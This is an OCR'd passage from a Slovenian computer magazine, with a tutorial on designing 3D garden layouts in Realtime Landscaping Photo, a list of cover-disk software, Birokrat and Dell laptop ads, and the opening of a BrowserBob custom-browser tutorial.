
Da bi postavili vašo hišo kot diskretni objekt, se morate na obstoječi fotografiji znebiti ozadja. Postopek je povsem preprost, opisan pa je tudi v dokumentaciji Realtime Landscaping Photo. Ozadje spremenite tako, da ga zamenjate s škrlatno barvo (magenta), pri tem pa lahko za izbiro uporabite katerokoli kombinacijo orodij. Po zamenjavi ozadja bo vaša hiša videti približno tako kot na sliki.

IZBIRA DATOTEČNEGA FORMATA

Za shranjevanje fotografij, ki ste jih obdelali na ta način, je pomembno izbrati ustrezen format datoteke. Vendar pa format JPEG, v katerem je shranjena večina digitalnih fotografij, v tem primeru ni posrečena izbira. Kot vsi dobro vemo, vodi namreč kompresija datotek JPEG v rezultate z izgubo podatkov, hkrati pa lahko v primerjavi z izvirno sliko pride tudi do majhnih odstopanj v barvah. Z Realtime Landscaping Photo lahko ustvarite verodostojne slike le iz prave, "popolne" škrlatne barve, saj se bodo pri izbiri formata JPEG v ozadju pojavile pike zaradi spremembe vrednosti točk med postopkom kompresije JPEG. Zato raje uporabite format BMP ali TIFF.



Potrebujete pomoč? www.pcformatslo.net/forum



Izdelajte načrt sanjskega vrta

Poglejte si, kako lahko s pomočjo *Realtime Landscaping Photo* oblikujete 3D okolje

Tokratni disk se ponaša z enim izmed inovativnih orodij za 3D urejanje okolja podjetja Idea Spectrum. Omogoča izdelavo 3D okolij na podlagi fotografij vašega doma. S skeniranih slik ali fotografij, ki ste jih posneli z digitalnim fotoaparatom, lahko dodate tudi druge objekte, kot so drevesa, cvetlice in ljudje. Ti se ne vedejo kot 3D objekti v igri, vendar so postavljeni na 3D površino, tako da spremembe perspektive, gledišča in razdalje ustvarijo izredno realistične rezultate.

Za dodatno stopnjo realizma vašega 3D sveta lahko vanj uvozite tudi številne pristne 3D objekte, spremenite pa lahko tudi njihovo velikost in položaj. Sem običajno sodi tipična oprema vrta, kot so ograje, grmičevje, vrata in lesene talne podloge.


Na teh dveh straneh našega vodiča vam bomo pokazali, kako se lahko s pomočjo *Realtime Landscaping Photo* lotite dela v nekaj minutah. Ker morda še niste zbrali vseh fotografij, ki jih želite vključiti, bomo delovanje programa prikazali z že priloženimi vzorci in slikami.

Priprava fotografij za uporabo ni zahtevna, vendar morate pri tem upoštevati perspektivo: pri fotografijah pročelja vaše hiše se na primer izogibajte fotografiranju


Ustvarite krajinski načrt

Seznanite se z osnovami opisanega programa


1 Če nameravate ustvariti nov, prazen krajinski načrt, boste zagledali ta zaslon. Nahajate se v pogledu Top-down, zato gledate načrt iz ptičje perspektive, mreža pa je prikazana za pomoč pri kasnejši poravnavi objektov. Če želite, lahko spremenite smer severa in vrsto terena (za dodatne informacije si oglejte razdelek s pomočjo).



2 S pomočjo čarovnika **Tools → Picture Import Wizard** bomo sedaj uvozili sliko hiše. Med možnostima **Background** in **Billboard/House** obstaja pomembna razlika. Za uvoz psevdo-3D oblike v vaše nastajajoče okolje morate obvezno izbrati možnost **Billboard** (ali **Other**).



3 Za naš krajinski načrt smo izbrali **sample house3.bmp**. Ozadje v škrlatni barvi določa, da bo to transparentno (glej okvir na naslednji strani). Čarovnik vas opomni, da izberete razdalje, ki jih potrebuje za pravilno renderiranje perspektive v 3D prostor.



4 Ko ste zaključili s čarovnikom, je hiša dodana v okolje, pogled pa se preklopi na **Perspective**. "Hiša" je preprosto 2D površina, obrnjena proti položaju kamere, vendar pa se ji perspektiva kljub temu prepričljivo prilagaja, ko se premikate okoli nje.

5 Upravljanje z 2D fotografijami si lahko ogledate, tako da kliknete na gumb **Picture** na jezičku **Building**, kliknete na sličico slike na desni strani in iz številnih kategorij in vzorcev v programu izberete sliko (seveda pa lahko uvozite tudi lastno).

6 Ko ste objekt dodali, ga lahko povlečete na 3D prostor in premikate v različnih smereh – videli boste, da se njegova velikost pri premikanju naprej in nazaj samodejno spremeni. Za postavljanje ljudi – na primer ob objekt znane velikost, kot so vrata – je potrebno nekaj spretnosti, prilagoditi pa morate tudi drsnik **Width** na desni strani.

"Orodje vam omogoča izdelavo 3D predstavitve vašega doma"

pod kotom. Prav tako boste morali popolnoma zakriti ozadje okoli vseh objektov, ki jih želite uvoziti. Stolpec na levi strani ponuja nekaj nasvetov za fotografiranje in urejanje, ki lahko precej olajšajo celotni proces.

Vmesnik programa je dovolj enostaven in ga boste hitro razumeli, če imate nekaj osnovnega znanja o 3D programski opremi. Večino vašega gradbenega dela boste opravili v pogledih Top-down in Perspective. Pogled Walkthrough boste uporabili za premikanje naokoli in raziskovanje vašega 3D okolja z uporabo miške in tipkovnice. Med raziskovanjem prizorišča lahko naredite in shranite slike ter ustvarite 2D različice določenega gledišča.


Realtime Landscaping Photo je uporaben za predhodno vizualizacijo okolja vaše hiše, prav tako pa ponuja natančne meritve in dimenzije. Te so vključene pri uvažanju fotografij (na primer vaše hiše) in dodajo diskretne 3D objekte, kot so meje, stezice in podobne stvari.

Programu so priložena številna predhodno zasnovana "okolja", ki jih lahko raziščete in prilagodite, ko se boste

Za nadaljevanje vodiča obrnite stran...


... nadaljevanje s prejšnje strani

Seznanite se z osnovami opisanega programa




7 Za dodajanje 3D objekta, kot je ograja, je smotrno preklopiti na pogled Top-down. Kliknite na gumb **Fence** (v jezičku **Building**), nato pa kliknite, da dodate "fiksirne točke" za kote ograje. Ograja se samodejno "zapre", ko se vrnete na začetno točko.

8 Novo dodano ograjo si lahko ogledate v pogledu **Perspective**. Dodali smo tudi vrata, tako da smo kliknili na orodje **Fence Gate** (še zmeraj v jezičku **Building**) in nato na področje ograje, kamor smo naša vrata pač želeli postaviti.



9 Potrebujemo še stezico, ki vodi od hišnih do vhodnih vrat, ki jo bomo najlaže dodali v pogledu Top-down. Gumb **Path** lahko najdete v jezičku **Landscape**. Preprosto kliknite, da dodate fiksirne točke stezice, nato pa kliknite z desnim gumbom miške. Spremenite lahko tako material za stezico kot njeno širino (na desni strani).

10 V pogledu **Perspective** si lahko ogledate, kako vam je uspelo. Objekte na fotografiji si lahko ogledate tudi v pogledu Top-down; mi pa smo izkoristili priložnost in nekatere med njimi premaknili na stezico znotraj ograje. Na levo stran hiše smo dodali tudi drevo.



11 Drevo smo dodali s pomočjo gumba **Plants** v jezičku **Landscape**. V nasprotju z dvodimenzionalnimi fotografijami dobite tako dostop do zbirke 3D rastlin. V načinu Walkthrough drevesa celo šelestijo v vetriču, slišite pa lahko tudi ščebetanje ptic.

12 Napočil je čas, da si ogledate celoten izdelek. Če preklopite v način **Walkthrough**, bo program potreboval nekaj sekund za preračunavanje senc in osvetlitve, nato pa ste že pripravljeni na sprehod po lastnem okolju, v katerikoli smeri ter pri višini in kotu kamere, ki jih izberete.

NA DISKU

Realtime Landscape Designer
Neverjetno enostaven in učinkovit način za kombiniranje pravih fotografij z umetno ustvarjenim 3D okoljem. Če ste že pri tem – zakaj ne bi poskusili z različico Pro – njeno preizkusno različico najdete na tokratnem disku.
www.ideaspectrum.com

IrfanView
Najbolj slavno brezplačno orodje za ogled slik na svetu, ki postaja zmeraj boljše. *IrfanView* ponuja tudi številne možnosti urejanja slik in funkcije izboljšave slik.
www.irfanview.com

Digital Camera Enhancer
Vsi ne moremo biti profesionalni fotografi. *DCE* ne more odpraviti vaših fotografskih napak, popravi pa lahko neprimerne čase osvetlitve, nejasne barve in prevelike motnje.
www.mediachance.com

RawShooter Essentials
Če imate digitalni zrcalnorefleksni fotoaparat, boste za največjo kakovost najbrž želeli delati fotografije v formatu *RAW*. *RawShooter Essentials* je bliskovito hitra aplikacija, ki lahko v trenutku razvrsti in izboljša vaše slike. Navdušila je vse, ki so jo preizkusili.
www.pixmantec.com

"S skeniranih slik lahko dodate tudi druge objekte, kot so drevesa, cvetlice in ljudje"

seznanili z osnovami programa. Ker pa so nekatera med njimi dokaj kompleksna, je morda bolje, če začnete s praznim zaslonom in v celoti izdelate lastno okolje. Na ta način se boste naučili, kako so vključeni objekti sestavljeni, kakšne so njihove medsebojne povezave v 3D prostoru in kako deluje uporaba perspektive pri uvoženih fotografijah.

Če mislite resno (za to na tem mestu žal nimamo dovolj prostora), lahko celo pripravite seznam potrebnih materialov za projekt (Project Material List), vključno s količinami, cenami in seštevki materialov, ki jih boste uporabili v svojem novem krajinskem projektu. **PCF**

Birokrat
ZA WINDOWS
Birokrat
ZA USPEH

Najpopolnejši programski paket za uspešno vodenje poslovanja podjetij, samostojnih podjetnikov, zavodov in društev.

Brezplačni demo CD in predstavitev

Enostavno in dvostavno knjigovodstvo za s. p.

Možnost nakupa na 12 mesečnih obrokov

Zagotovljen servis po vsej Sloveniji

Birokrat
Za Microsoft® Windows®

Ugodnosti ob nakupu:
- 12-mesečne brezplačne nadgradnje programa
- Brezplačni prenos podatkov iz starega programa
- Brezplačni uvajalni tečaj

ANDERSEN
ANDERSEN d. o. o.
Dunajska 263, 1000 Ljubljana
Telefon: 01/5-300-200
Faks: 01/5-300-219
e-pošta: birokrat@andersen.si

PE KOPER
Kidričeva 29, 6000 Koper
Telefon: 05/66-93-990
www.birokrat.si

DELL

DELL Inspiron 9300

- Intel Pentium M 1.86Ghz
- **17" TFT WUXGA + aktivna matrika**
- 512 MB DDR RAM 333Mhz
- **256MB NVIDIA® GeForce™ 6800 Go,** PCI-Express x16
- 100GB Ultra ATA 100 trdi disk 5400
- **DVD+/-RW 8x enota Dual Layer**
- Vgrajen 56k V.92 modem + 10/100
- TrueMobile 2200 WLAN 802.11 b/g
- Dell TrueMobile 300
- Bluetooth Module

449.000,00 SIT

cena z DDV **538.800,00** SIT

DELL Inspiron 9300 **449.000,00** SIT+DDV

Ne preizkušajte sreče, zahtevajte Dell!

NOVO!

DELL Inspiron 1300

- Intel Celeron M 1.4Ghz
- 15.4" TFT WXGA Wide LCD
- 80Gb HDD trdi disk
- 256Mb RAM DDR2
- DVD/CDRW Combo pogon
- Intel 900 128Mb grafična kartica

Izberite eno izmed ugodnosti:

- brezplačna nadgradnja na 512Mb RAM
- brezplačna torbica

159.900,00 SIT

cena z DDV **191.880,00** SIT

DELL Latitude D510

- Intel Celeron M 1.4Ghz
- 15" XGA LCD TFT zaslon
- 80Gb HDD trdi disk
- 512Mb RAM DDRII 533 Mhz
- DVDRW +/- 8x izmenljiva enota
- Mobile Intel® 915GM Express Chipset w/ Intel® Graphics Media Accelerator 900
- Bluetooth, Frewire, IR adapter
- Wireless 802.11 b/g LAN
- Teža od 2,54kg

3 letna garancija

209.200,00 SIT

cena z DDV **251.040,00** SIT

NOVO!

DELL Inspiron 630m

- Intel Pentium M 1.86Ghz
- 14" WXGA TFT TrueLife Wide zaslon
- 80Gb HDD trdi disk
- 512Mb RAM DDR2
- DVDRW +/- 8x Dual Layer
- DELL Wireless 2200 802.11 b/g
- Intel 900 128Mb grafična kartica
- Bluetooth
- Windows XP Home

273.700,00 SIT

cena z DDV **328.440,00** SIT

DELL UltraSharp 2405FPW

- 24" WUXGA, 16:10, 1920x1200dpi
- 12ms odzivni čas
- Svetilnost: 500 cd/m2
- kontrast: 1000:1
- 9-in-1 Flash card reader
- analogni priklop, DVI-D, VGA, S-VIDEO, 4 x USB 2.0 hub

239.900,00 SIT

cena z DDV **287.880,00** SIT

NOVO!

DELL UltraSharp 3007FPW

- 30" WQXGA (2560x1600)
- odzivni čas 14ms
- svetilnost 400cd/m2
- kontrast 700:1
- DVI vhod
- integriran 9-2 čitalec kartic

399.900,00 SIT

cena z DDV **479.880,00** SIT

NUDIMO HITRI KREDIT DO 300.000 SIT

Kličite brezplačno številko **080-18 88**

ALLDEA™ INFORMACIJSKE TEHNOLOGIJE d.o.o.

ALLDEA d.o.o. pooblaščeni distributer in sistemski partner DELL inc.


Hacquetova 4, Ljubljana • Telefon: 01/434 71 84 • Telefaks: 01/434 71 83 • Prodaja in tehnična podpora: 080/1888 • E-mail: prodaja@alldea.si • www.alldea.si

www.alldea.si

Ustvarite boljši brskalnik

del 12

Preberite, kako lahko ustvarite vaš lastni spletni brskalnik, edinstven za vašo spletno stran, z uporabo zmogljivega WYSIWYG orodja za spletno oblikovanje, *BrowserBob*




Ko so pri Microsoftu leta 1995 izdali novi *Internet Explorer* in ga vključili v novo različico Windows, je bilo videti, da jim je končno uspelo ustvariti programsko opremo za brskanje po internetu, ki jo je svet potreboval. Do takrat je bil najbolj priljubljen brskalnik na svetu *Netscape*, vendar je v naslednjih letih delež njegovih uporabnikov vztrajno upadal. V zadnjih letih pa so prevlado šerifa Gatesa neprestano izpodbijali novi povzpetniki v mestu, ko sta *Firefox* in *Opera*, vrata točilnice pa so nihala v vetru ob prihodu številnih novih kavbojev. S pomočjo *BrowserBoba* lahko to postanete tudi vi. Vse, kar mora brskalnik dejansko storiti, je poiskati spletni naslov na spletu in s pomočjo HTTP naložiti strani, ki so napisane v preprostem programskem jeziku, imenovanem HTML. Enostavno, kajne? *BrowserBob* v resnici omogoča veliko več kot to, saj lahko s pomočjo metode povleci in spusti z njim ustvarite edinstvene in raznolike spletne aplikacije, ne da bi pri tem morali napisati veliko strani kode.

V tem vodiču se boste naučili veliko več kot zgolj ustvarjanje preprostega spletnega brskalnika. Z uporabo kontrol ActiveX na domači strani bomo prilagodili vaš brskalnik tako, da se bo vaša spletna stran zagnala znotraj njega. Obiskovalci te spletne strani bodo nato lahko brskali po vaših straneh na popolnoma edinstven način.

Obiščite **www.browserbob.com/specials/pc_format_uk.html**, da se registrirate in dobite ključ, ki bo za vedno odklenil programsko opremo. Če se bo v vas resnično zganila ustvarjalna žilica, pa vas bo najbrž zanimalo, da prijazni ljudje pri BrowserBob ponujajo bralcem *PCFormata* znatno nižje cene nadgradenj na *BrowserBob 4 Professional* za 59.000 SIT, *BrowserBob 4 Developer* za 31.000 SIT in *BrowserBob 4 Basic* za nekaj več kot 8.000 SIT. **PCF**

Izdelajte lasten brskalnik

Zaženite vašo spletno stran v lastnem spletnem odjemalcu



1 Ozadje vaše aplikacije je kot njena zunanja preobleka. Tukaj smo uporabili vzorec Programme, v pogovornem oknu **Properties** pa lahko izberete tudi druge. Ker lahko uporabite večino formatov, je vaš brskalnik lahko katerekoli oblike po vaši izbiri.

